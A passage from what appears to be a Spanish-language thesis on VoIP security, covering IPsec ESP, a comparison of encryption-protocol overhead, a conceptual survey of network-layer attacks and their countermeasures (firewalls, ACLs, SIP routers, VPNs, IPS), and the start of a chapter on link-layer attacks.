


Figura 5.11. Mensaje ESP

A diferencia de AH, ESP encripta la carga útil. ESP incluye cabecera y campos para dar soporte a la encriptación y tiene una autentificación opcional. Es posible usar ESP sin ninguna encriptación (usar el algoritmo NULL), sin embargo el protocolo estructura el paquete de la misma forma.

Al igual que en AH, el modo transporte encapsula justamente la carga útil del mensaje y está diseñado justamente para comunicaciones extremo a extremo. La cabecera IP original no se cambia (excepto por el campo proto de la **figura 5.11**), y esto hace que las direcciones IP de origen y destino sean las originales.

Por otra parte ESP en modo túnel realiza una encriptación en la carga útil y además protege los encabezados IP del paquete original.

IPsec utiliza *Internet Key Exchange* (IKE) [59], como protocolo de intercambio de llaves. Este protocolo tiene 2 fases, la fase 1 provee de autentificación de las partes y la fase 2 es usada para negociar ESP o AH.

5.5. Pila de protocolos de seguridad




Figura 5.12. Pila de protocolos de seguridad

Como se puede ver en la **figura 5.12** los protocolos de seguridad dependen de otros protocolos de transporte, como lo son UDP y TCP.

TLS trabaja sobre TCP, por lo tanto no puede proteger los mensajes de voz del protocolo RTP, ya que este último trabaja sobre UDP. Sin embargo SRTP protege los mensajes RTP con bastante eficiencia. Si estos protocolos son utilizados en conjunto (TLS y SRTP) brindan una buena solución de seguridad.

Además existe IPsec que es un protocolo que interactúa directamente con el protocolo de la capa de red IP. IPsec permite asegurar tanto la señalización como los paquetes de voz.

5.6. Resumen y comparación de protocolos de seguridad

Tabla 5.1. Protocolos de seguridad

Protocolo de Seguridad	Protocolo de intercambio de llaves
SRTP	ZRTP
	SDES
	MIKEY
TLS	RSA, Diffie-Hellman, ECDH, SRP, PSK
Encriptación IAX2	RSA
IPsec	IKE

En la **tabla 5.1** se listan los protocolos descritos en este capítulo y su respectivo protocolo de intercambio de llaves.

Los diferentes protocolos de seguridad y sus diferentes protocolos de intercambio de llaves, tienen ventajas y desventajas que se deben considerar a la hora de implementarlos.

Tabla 5.2. Sobrecarga de encabezados *ethernet*

Protocolo	Porcentaje de sobrecarga
TLS	0 %
SRTP	4,42 %
IPsec	19,47 %
ZRTP	1,77 %

La **tabla 5.2** fue abstraída de [60] y muestra como los protocolos de seguridad incrementan el encabezado de los mensajes. Las mediciones fueron hechas sobre *ethernet*. Se puede ver que IPsec tienen un incremento realmente significativo, esto implica una gran desventaja frente a los otros protocolos de seguridad para VoIP.

Tabla 5.3. Incremento de ancho de banda de protocolos de seguridad

Codec	**Tasa de bits [kbps]**	**Tamaño carga util [bytes]**	**Ancho de banda RTP en ethernet [kbps]**	**Ancho de banda RTP-IPsec en ethernet [kbps]**	**Ancho de banda SRTP en ethernet [kbps]**
G.711	64	160	90.4	117.6	94.4
G.729	8	20	34.4	60	38.4
G.723.1	5.3	20	22.9	40	25.6

Otros estudios muestran el aumento en el ancho de banda que provoca el uso de IPsec en comparación de SRTP [61]. En la **tabla 5.3** se muestran los resultados de este estudio para diferentes compresiones de voz (G711, G729 y G723). En todos los casos IPsec tiene el mayor consumo de ancho de banda, lo que se multiplica con un mayor número de usuarios.

Otra desventaja importante de IPsec es que los túneles deben ser implementados a través de toda la red, ya que no provee seguridad extremo a extremo. Además existen muy pocos terminales que soportan IPsec.

TLS, por otro lado, se implementa por la mayoría de los proveedores y se desempeña bastante bien con el protocolo SIP. Sin embargo TLS puede ser utilizado solamente para el tráfico de señalización que funcione sobre TCP. Es por esto, que la solución alternativa a IPsec es TLS/SRTP, donde es SRTP el encargado del trafico RTP, que funciona sobre UDP como muestra la **figura 5.12**.

SRTP tiene sus propias ventajas, añade muy poca sobrecarga en el encabezado y la encriptación de la carga útil no aumenta el tamaño del mensaje.

Dado que trabajan en capas separadas es posible contar con TLS/SRTP y además IPsec, sin embargo no es eficiente dado que el tráfico será encriptado y desencriptado 2 veces. Esto ocuparía gran ancho de banda y uso de CPU.

Es por estos motivos que la implementación práctica de este trabajo de título establece como la solución de seguridad a utilizar TLS/SRTP.

Capítulo 6

SEGURIDAD VOIP EN CAPA DE RED

En los capítulos 4 y 5 se estudiaron las capas de transporte y sesión desde el punto de vista de sus vulnerabilidades y las contramedidas disponibles, respectivamente. En este capítulo se analizan las vulnerabilidades y contramedidas de la capa de red.

Las vulnerabilidades de VoIP en la capa de red son comunes a las vulnerabilidades de las redes de datos, por lo tanto, no se estudiarán en detalle (para más información respecto de las vulnerabilidades de la capa de red de una red de datos, referirse a [62], [63]). Las contramedidas existentes para la capa de red se encuentran ampliamente difundidas. Para mayor información, ver por ejemplo, [62] y [63]. Este capítulo se enfocará en aquellas contramedidas que influyen en la seguridad de VoIP.

En el ámbito de las contramedidas disponibles, dentro de los sistemas de seguridad existentes para la capa de red, se analizarán los dispositivos que actúan dentro de esta capa, como el *firewall* y el IPS (*Intrusion Prevention System*), que permiten detectar y evitar comportamientos maliciosos en la red.

6.1. Vulnerabilidades del protocolo IP

El protocolo de internet (IP) es un protocolo de red que opera en la capa de red del modelo OSI y es el encargado de enrutar la información desde origen a destino. Utiliza un modelo no orientado a la conexión, es decir, el protocolo no mantiene información sobre el estado de la comunicación utilizada para enrutar paquetes en la red. De esta manera, no existen garantías de una correcta recepción de los paquetes originales en la máquina destinataria. [64].

El protocolo IP permite la fragmentación de los paquetes. Para esto, la cabecera de los paquetes contienen algunos campos encargados de señalar si el paquete IP forma parte de un paquete mayor (*flags*) y la posición que ocupa dentro del paquete original (campo de identificación *frag offset*)

El paquete IP tiene un tamaño máximo igual a 65535 bytes, incluyendo la cabecera del paquete (20 bytes).

La **figura 6.1** muestra la composición de un paquete IP. Examinando la cabecera IP de la **figura 6.1**, se puede ver que las 3 filas superiores de la cabecera contienen información variada sobre el paquete (versión, largo, identificador). Las 2 filas siguientes, contienen las direcciones IP de origen y destino del paquete.

El protocolo IP no tiene resguardos para la integridad de sus mensajes. Por lo tanto, usando alguna de las numerosas utilidades disponibles libremente en internet, un atacante puede modificar fácilmente los contenidos de los campos que identifican el origen y el destino del paquete. La modificación de estos campos da origen a la mayor parte de los ataques de la capa de red.




Figura 6.1. Mensaje IP

En la **tabla 6.1**, en la primera columna, se observan 2 protocolos pertenecientes a la capa de red que ayudan a cumplir las funciones del protocolo IP. En la segunda columna se describe brevemente la función de cada protocolo.

Tabla 6.1. Protocolos de capa de red

Protocolo	Descripción
ICMP	Es el protocolo de control y notificación de errores del protocolo IP. Como tal, se usa para enviar mensajes de error, indicando, por ejemplo, que un servicio determinado no está disponible o que un router o host no puede ser localizado [65].
ARP	*Address Resolution Protocol* es un protocolo de capa de red responsable de encontrar la dirección de *hardware* (MAC) que corresponde a una determinada dirección IP. Para ello se envía un paquete (*ARP request*) a la dirección de difusión de la red (*broadcast*) que contiene la dirección IP por la que se pregunta, y se espera a que esa máquina responda (*ARP reply*) con la dirección MAC que corresponde. Cada máquina mantiene una memoria de rápido acceso con las direcciones traducidas para reducir el retardo y la carga. [66].

Tabla 6.2. Protocolos de capa de red

Protocolo	Descripción
DHCP	*Dynamic Host Configuration Protocol* (DHCP) es un protocolo de tipo cliente-servidor, en el que un servidor posee una lista de direcciones IP disponibles y las va asignando dinámicamente a los clientes a medida que éstos las solicitan. El servidor DHCP tiene la información en todo momento de a qué máquina se le ha asignado cada dirección IP, ya que almacena la MAC correspondiente. Este protocolo se encuentra definido en el RFC 2131. [67]

Los ataques comúnmente realizados en la capa de red utilizan el protocolo IP y los protocolos descritos en la **tabla 6.1**. Además los protocolos de VoIP utilizan protocolos para transportar sus mensajes, es por esto que deben ser considerados los protocolos UDP y TCP. A continuación se detallan ataques de la capa de red que involucran estos protocolos así como los protocolos de transporte, UDP y TCP.

Tabla 6.3. Ataques al protocol IP

Ataque IP	Amenaza	Descripción
Suplantación de dirección IP (*IP spoofing*)	DoS, interceptación, acceso no autorizado	Consiste en la generación de paquetes IP, con direcciones IP de origen falsificadas. Este ataque da lugar a muchos otros.
Inundación IP (*IP flooding*)	DoS, inundación	Consiste en la generación de tráfico IP basura con el objetivo de conseguir la degradación del servicio. Este ataque puede ser más específico, un ejemplo de esto son los ataques UDP/*flood* o ICMP/*flood*.
Smurf	DoS, inundación	Se envían mensajes ICMP *broadcast* a la red solicitando respuesta, pero con la dirección de origen falsificada. Esto provoca una inundación de respuestas ICMP hacia la dirección falsificada, cuyo dueño es la víctima del ataque.
Inundación TCP/SYN	DoS, inundación	El atacante genera un gran número de paquetes con diferentes direcciones IP y establece conexiones TCP, inundando el *buffer* de la víctima (el destinatario de los paquetes). Esto se realiza para los servidores de diversos servicios TCP (telnet, FTP, HTTP, SMTP).
Teardrop	DoS, *fuzzing*	El ataque *teardrop* realiza una utilización fraudulenta de la fragmentación IP para poder confundir al sistema operativo en la reconstrucción del paquete original y colapsar así el sistema.

Ataque IP	Amenaza	Descripción
Ping de la muerte (*Ping of death*)	DoS, *fuzzing*	El ataque ping de la muerte se basa en la posibilidad de construir, mediante el comando ping, un paquete IP superior a los 65535 bytes, fragmentado en N trozos, con el objetivo de provocar incoherencias en el proceso de re-ensamblado en el receptor y hacer que el receptor no pueda comunicarse.
Loki	DoS, *fuzzing*	El objetivo de este ataque es introducir tráfico encubierto, típicamente IP, en paquetes ICMP o UDP. Se denomina a esta práctica canales encubiertos. Este ataque cuenta con un cliente loki, y un servidor lokid, que se encargan de desencapsular y encapsular el tráfico en los extremos.
Land	DoS, *fuzzing*	Este ataque permite bloquear un sistema, mediante un paquete cuya dirección de origen y destino son las mismas. También se utiliza con el mismo puerto de origen y destino.
TRIN00	DDos	TRIN00 es un conjunto de herramientas maestro-esclavo utilizadas para sincronizar distintos equipos que cooperarán, de forma distribuida, en la realización de una denegación de servicio. Existe una versión para Windows, Wintrin00.
Inundación de red Tribal (*Tribe Flood Network - TNF*)	DDoS	TFN es otra de las herramientas existentes para realizar ataques de denegación de servicio distribuidos que utiliza un esquema maestro-esclavo para coordinar ataques de denegación tradicionales (*ICMP Flooding, SYN Flooding, UDP Flooding y Smurf*).
Eje (*Shaft*)	DDos	Otro conjunto de herramientas derivado de los dos anteriores (TRIN00 y TFN). El modelo cliente-servidor utilizado por eje es similar a las demás herramientas. Se basa en varios maestros (*Shaftmasters*) que gobiernan a su vez diversos esclavos (*Shaftnodes*).
Inanición DHCP	DoS	Los atacantes pueden hacer peticiones masivas al DHCP, para agotar las direcciones IP disponibles en el servidor DHCP. Con esto logran evitar que las direcciones IP sean asignadas a los teléfonos IP, causando una denegación de servicio.
Ataque de suplantación DHCP	Acceso no autorizado	En un ataque de suplantación DHCP el atacante se hace pasar por un servidor DHCP y obtiene el control de la asignación de direcciones IP.

En la **tabla 6.2** se puede ver, en la primera columna, los ataques comunes para la capa de red, en la segunda columna la amenaza que representan y en la tercera columna la respectiva descripción de los ataques. Mayor Para mayor información acerca de estos ataques se puede encontrar en [68] [69].

Los ataques al protocolo IP necesariamente afectan al sistema VoIP, que opera sobre IP. Dadas estas conocidas vulnerabilidades en común, a continuación se presentan las contramedidas conocidas y fácilmente aplicables a las redes VoIP.

6.2. Contramedidas

En esta sección se describirá de qué forma ayudan los sistemas de seguridad, actualmente utilizados en las redes de datos, a la red VoIP.

6.2.1. *Firewalls* y zonas de seguridad

La sección más peligrosa de una red es la entrada/salida de datos hacia Internet. Esta sección es donde se deben localizar los dispositivos que filtrarán el flujo de datos de paquetes mal intencionados. Estos dispositivos de filtrado pueden ser *routers o firewalls*.

Los *firewalls* son la primera línea de defensa contra los atacantes y son programas o *hardware* que operan entre la computadora del usuario y la red de internet. Estos dispositivos actúan principalmente sobre la capa de red examinando y, si es necesario, bloqueando la información que circula entre los usuarios y internet.

Si bien la introducción de *firewalls* en la red VoIP ayuda a aumentar los niveles de seguridad, también dificulta varios aspectos de la operación VoIP. Por ejemplo, los puertos dinámicos y los procedimientos de instalación de llamadas se ven generalmente bloqueados por un *firewall* común. Muy pocos *firewalls* reconocen los protocolos de VoIP, pero los proveedores ya comienzan a instalar filtros de protocolos VoIP.

Otra buena práctica para brindar seguridad a una red es dividir en zonas la red. Estas zonas pueden ser DMZs [1], red interna, red externa, etc. Esto se realiza para brindar una seguridad distinta a cada dispositivo, por ejemplo se puede proveer listas de accesos diferentes a cada zona aplicando restricciones específicas para los servidores críticos.

Para un sistema de VoIP, los dispositivos de telefonía se pueden separar en distintas zonas de acuerdo a su funcionalidad. Por lo tanto, lo común es establecer 3 zonas de seguridad. La primera zona es la DMZ expuesta a internet. La segunda zona es la red interna. Los equipos de telefonía como la PBX son catalogados como servidores críticos y son ubicados detrás de un segundo *firewall*, lo que da lugar a la tercera zona.

[1] (DMZ, demilitarized zone) zona desmilitarizada o red perimetral es una red local que se ubica entre la red interna de una organización y una red externa. Impidiendo el paso de los atacantes directamente a la red, a través de un dispositivo de la DMZ




Figura 6.2. Zonas de seguridad

Como se muestra en la **figura 6.2** se puede establecer alternativamente otro nivel de seguridad para proteger la red interna al verse vulnerado el primer *firewall*. Así se puede contar con respaldo en caso de que un DoS logre desactivar el primer *firewall*.

Otro dispositivo que puede separar la red es el *router*. La configuración de los *routers* puede también incluir balanceo de carga para brindar una mayor disponibilidad en la entrada de la red.

En la entrada de la red se deben agregar listas de acceso (ACL, por sus siglas en Inglés: *Access Control List*) con las cuales se controlará la entrada y salida del tráfico de telefonía. En la próxima sección se detalla cómo deben ser configuradas las ACLs.

6.2.2. Listas de acceso (ACL)

Una ACL es un conjunto de reglas identificadas con un número o un nombre. Cada regla especifica una acción y una condición. Las acciones a aplicar son permitir o denegar. Dicha acción se ejecuta sobre paquetes que cumplan con la condición establecida por la regla [70].

Un ejemplo de cómo es conceptualmente una ACL es:

- `Lista-de-acceso X ACCIÓN1 CONDICIÓN1`
- `Lista-de-acceso X ACCIÓN2 CONDICIÓN2`

La `X` es el identificador de la ACL, por lo tanto todas las reglas anteriores componen una sola ACL `X`. Si un paquete cumple la `CONDICIÓN1` se le aplica la `ACCIÓN1`, si un paquete cumple la `CONDICIÓN2` se le aplica la `ACCIÓN2` y así sucesivamente.

Los identificadores de las ACL (`X`) suelen indicar también qué tan específicas pueden ser las reglas. Por ejemplo, mientras menor sea el número de identificación indica que más específica es

la regla. Una regla específica puede ser una prohibición de tráfico de un determinado protocolo o determinada dirección IP, en cambio una regla general prohibirá tráfico de un rango de direcciones IP.

La lógica de funcionamiento de las ACL es que una vez que se cumple una condición, se aplica la acción correspondiente y no se examinan más reglas de la ACL. Por lo tanto, las reglas más específicas deben estar al principio de la ACL para evitar que las reglas generales se apliquen siempre y nunca se examinen las específicas. Finalmente todas las ACLs terminan, implícitamente, con la regla **no permitir nada más**, es decir, no se permite tráfico de ningún tipo a menos que este especificado en la ACL [70].

Existen ACL tipo extendidas y estándar y sus acciones son permitir o denegar condiciones que dependen del tipo de ACL. Las condiciones de una ACL estándar especifican valores para comparar con la dirección IP origen de cada paquete (ejemplo: `access-list permit host 192.168.5.10`). En las ACL extendidas, las condiciones permiten especificar valores para comparar la dirección IP origen y la dirección IP destino, incluso permiten especificar protocolos y parámetros como puertos (ejemplo:`access-list 101 deny tcp 192.168.14.0 0.0.0.255 any eq 80`). Las ACLs extendidas son muy útiles para reguardar telefonía IP debido a que se pueden especificar protocolos de VoIP.

A continuación se listan algunos ejemplos que ilustran el uso de las ACL para resguardar la red VoIP:

- No permitir que ninguna dirección IP externa se comunique con los servidores críticos. Como por ejemplo la PBX.
- Permitir solamente que el rango de dirección IP externo se comunique con el *router* SIP o proxy de salida.
- No permitir comunicación directa con los *gateways*.

Se debe tener cuidado con quitar funcionalidades de VoIP, ya que las listas de acceso pueden ser mal configuradas e impedir que los paquetes de voz lleguen a destino.

6.2.3. *Router* SIP

SIP Express Router (SER), es un servidor SIP. Puede actuar como servidor de registro, proxy o servidor de re-direccionamiento para el protocolo SIP.

La traducción de direcciones de red (*Network Address Translation*, NAT) permite traducir las direcciones IP privadas de la red en una dirección IP pública para que la red pueda enviar

paquetes al exterior; y traducir luego esa dirección IP pública, de nuevo a la dirección IP privada, para que la red pueda recibir las respuestas del paquete enviado.

El dispositivo SER tiene como una de sus tareas combatir el NAT transversal, que no permite que el tráfico RTP pueda transmitirse correctamente. El NAT transversal se produce cuando los diferentes usuarios utilizan NAT y realizan una llamada utilizando RTP (que abre puertos dinámicamente), el cual no conoce los puertos de los dispositivos intermediarios por los cuales debe cruzar, solo conoce el puerto RTP de destino final. Si RTP no conoce los puertos, los paquetes de voz no se transmiten correctamente esto produce que en una llamada no se escuche nada.




Figura 6.3. NAT transversal

Como muestra la **figura 6.3** el protocolo SIP llega sin problemas hacia la central. Pero por otra parte **A** conoce el puerto RTP destino de **B**, pero no los puertos abiertos dinámicamente para RTP en los *routers* intermedios lo que provoca que los mensajes de voz no lleguen a destino.

Un *router* SIP brinda seguridad a una PBX. El *router* SIP permite que los terminales no interactúen directamente con la central telefónica, sino que establezcan las comunicaciones a través del *router* SIP. Así la PBX puede ser ubicada como servidor crítico y se puede permitir que el tráfico telefónico de los terminales se dirija sólo hacia el *router* SIP y este dirija el tráfico hacia la central.

Existe una ventaja de centralizar las comunicaciones con un *router* SIP. Al estar las redes empresariales separadas (sucursales), y además con diferentes rangos de direcciones IPs, las listas de direcciones IPs autorizadas con un simple troncal SIP entre dos PBXs se incrementan considerablemente. En cambio, al colocar un *router* SIP, solo se debe permitir el acceso de las

PBX respectivas y no de un dominio entero de direcciones IP de usuarios. Esto facilitará las listas de acceso de una red a otra, permitiendo un mayor control de tráfico telefónico.

Es importante señalar que la implementación de un *router* SIP, está pensada para redes telefónicas de gran tamaño y de varias sucursales remotas. Un *router* SIP además permite balanceo de carga de las llamadas.

6.2.4. Virtual Network Protocol

Virtual Protocol Network (VPN) es una tecnología de red que permite una extensión de la red local sobre una red pública como internet [71]. El protocolo estándar para establecer una VPN es IPsec, pero también se utilizan los protocolos PPTP, L2F, L2TP, SSL/TLS y SSH.




Figura 6.4. Tipos de VPN

En la **figura 6.4** se muestran los dos tipos de VPNs implementadas comúnmente. La VPN túnel permite conectar un punto con otro, o bien una subred con otra. De esta forma las empresas pueden interconectar sus sucursales. El otro tipo de VPN es de acceso remoto, que permite a un usuario conectarse desde internet a la red interna de una organización de forma segura.

Hoy en día en el mercado se ofrece VPN MPLS (*Multi-Protocol Label Switching*) que es una VPN cuyo flujo de datos va por enrutadores que aplican calidad de servicio (QoS) en sus enlaces de forma de priorizar los paquetes de voz. También existe la opción de comprar un enlace MPLS y configurar la propia VPN.

Los enlaces MPLS son muy importantes a la hora de implementar una red con la tecnología VoIP. La calidad de servicio se pierde cuando los paquetes de voz son transmitidos hacia internet, debido a que los *routers* de los proveedores de internet no cuentan con la priorización de paquetes de VoIP. Una VPN MPLS cuenta con QoS y seguridad, dos características muy útiles para VoIP.

Para la VPN de acceso remoto es imposible proveer QoS. Esto se debe a que los enrutadores en internet no aseguran calidad de servicio, es por esto que la comunicación puede ser no confi-

able si el acceso es remoto e incluye encriptación.

A través de la tecnología VPN se interconecta la red VoIP de forma segura y confiable. Establecer enlaces VPN permite no salir a internet con las llamadas directamente y comunicar las sub-redes VoIP de forma segura.

6.2.5. Sistema de prevención de intrusos

Un *Intrusion prevention system* (IPS) permite detectar actividad maliciosa y actuar automáticamente, para evitar ataques. Un IPS analiza el tráfico a través de la red, y puede detectar ataques de DoS de forma muy eficiente. No es un dispositivo fundamental para VoIP pero permite eliminar vulnerabilidades importantes para el sistema (DoS).

Los IPS presentan una mejora importante sobre las *firewalls* tradicionales. Toman decisiones de control de acceso, basados en los contenidos del tráfico en lugar de direcciones IP o puertos.

Un sistema de prevención de intrusos, al igual que un sistema de detección de intrusos (IDS), funciona por medio de módulos. La diferencia entre ellos es que el IDS alerta al administrador ante la detección de un posible intruso, mientras que un IPS establece políticas de seguridad para proteger el equipo o la red de un ataque.

Un IPS puede actuar de 4 formas diferentes [72]:

- Detección basada en firmas: analiza los paquetes y los compara con las firmas[2] almacenadas. Si coincide con un ataque lo descarta.
- Detección basada en políticas: compara el comportamiento del tráfico con las políticas de seguridad establecidas.
- Detección basada en anomalías: analiza comportamiento del tráfico de red. Produce muchos falsos positivos.
- Detección basada en *honey pot*[3]: se implementa una red distractora que tiene fácil acceso para los atacantes. En ellos se puede monitorear los métodos utilizados por el atacante e incluso identificarlo, y de esa forma implementar políticas de seguridad. Una implementación interesante sobre *honey pot* para VoIP se puede encontrar en [73].

Para el sistema VoIP es importante que los IPS puedan identificar en detalle los diferentes protocolos VoIP para evitar alteraciones en los mensajes. La característica más importante del

[2] Las firmas son patrones de caracteres que pueden coincidir con un flujo de tráfico o un perfil de comportamiento.

[3] Se denomina Honeypot al software o conjunto de computadores cuya intención es atraer a atacantes, simulando ser sistemas vulnerables o débiles a los ataques

IPS es que permite identificar los DoS y DDoS con mucha eficiencia, lo que es fundamental para la disponibilidad del sistema VoIP.

6.3. Resumen

En este capítulo se analizaron las vulnerabilidades de la capa de red, con énfasis en los ataques más conocidos que utilizan las vulnerabilidades del protocolo IP.

Tabla 6.4. Vulnerabilidades capa de red

Protocolo	Ataque	C	I	D
IP	Suplantación de dirección IP (*IP spoofing*)		✓	
	Inundación IP (*IP flooding*)		✓	✓
ICMP	*Smurf*		✓	✓
TCP/IP	Inundación TCP/SYN		✓	✓
IP	*Teardrop*		✓	✓
ICMP	Ping de la muerte (*Ping of death*)		✓	✓
IP	Loki	✓	✓	
	Land		✓	✓
	TRIN00			✓
	Tribu red de inundación (*Tribe Flood Network*)			✓
	Eje (*Shaft*)			✓
DHCP	Inanición DHCP			✓
	Ataque de suplantación DHCP		✓	

En la **tabla 6.1** se listan las vulnerabilidad expuestas en este capítulo y como afectan los conceptos de seguridad (confidencialidad, integridad y disponibilidad). En la columna 3, C significa confidencialidad, en la columna 5, I significa integridad y en la columna 5, D significa disponibilidad.

Tabla 6.5. Contramedidas capa de red

Sistema de seguridad
Firewalls y zonas de seguridad
ACL
Router SIP
VPN
IPS

En la **tabla 6.2** se listan las contramedidas descritas en este capítulo.

Capítulo 7

SEGURIDAD VOIP EN CAPA DE ENLACE

En este capítulo se describirán los problemas de seguridad de VoIP que deben ser considerados en la capa de enlace.

Se estudiarán también las contramedidas que deben aplicarse para los ataques en la capa de enlace. Estas contramedidas serán basadas en *switches* cisco, ya que esta marca se caracteriza también por ser un proveedor de VoIP.

7.1. Vulnerabilidades en la capa de enlace

Antes de describir las vulnerabilidades y ataques de la capa de enlace, se describirán algunos protocolos que realizan sus funciones en esta capa.

Tabla 7.1. Protocolos de capa de enlace

Protocolo	Descripción
VLAN (IEEE 802.1Q)	*Virtual LAN* es un protocolo que permite crear redes lógicas dentro de una red de área local (LAN). Las redes lógicas o VLANs no intercambian datos directamente. Para esto utilizan troncales, que permiten que los paquetes de las diferentes VLANs sean transmitidos por un enlace. [74].
STP (IEEE 802.1D)	*Spanning Tree Protocol* es un protocolo cuya función es la de gestionar la presencia de bucles en topologías de red producidos por la existencia de enlaces redundantes (necesarios en muchos casos para garantizar la disponibilidad de las conexiones). El protocolo permite a los dispositivos de interconexión activar o desactivar automáticamente los enlaces de conexión, de forma que se garantice que la topología está libre de bucles [75].

A continuación se describen brevemente cada uno de los ataques de la capa de enlace. Estos ataques no son propios de las redes de VoIP, sino que se heredan de las redes de datos [76] [77].

- **Ataque de salto VLAN (***VLAN hopping***)**

En el ataque de salto VLAN, el atacante se hace pasar por un troncal utilizando un *switch* y así gana acceso a todas las VLAN en la red. Actualmente este ataque ha sido mitigado por los proveedores de dispositivos de red.

En reemplazo del salto de VLAN los atacantes utilizan el salto de VLAN encapsulado[1]. En este ataque el atacante envía los mensajes encapsulados simulando ser de un troncal. Al recibir los mensajes, el *switch* los vuelve a encapsular. Funciona debido a que los *switches* des-encapsulan sólo una vez. Sólo funciona si el atacante se encuentra en la misma VLAN que el troncal.

Este ataque permite que los atacantes puedan tener acceso a todas las redes lógicas disponibles y a los datos que por ellas son transmitidos.




Figura 7.1. Ataque de salto VLAN

- **Ataque de re-cálculo de** *Spanning Tree Protocol* **(STP)**

Para realizar este ataque, el atacante debe estar conectado a dos *switches* simultáneamente, así podrá poder simular ser un enlace extra que puede proveer un bucle y hacer que STP transmita el tráfico de la red a través de él.

El atacante envía mensajes BPDU(*Bridge Protocol Data Units*)[2]hacia los *switches* forzando recálculos STP en los *switches*.




Figura 7.2. Ataque *Spanning Tree Protocol*

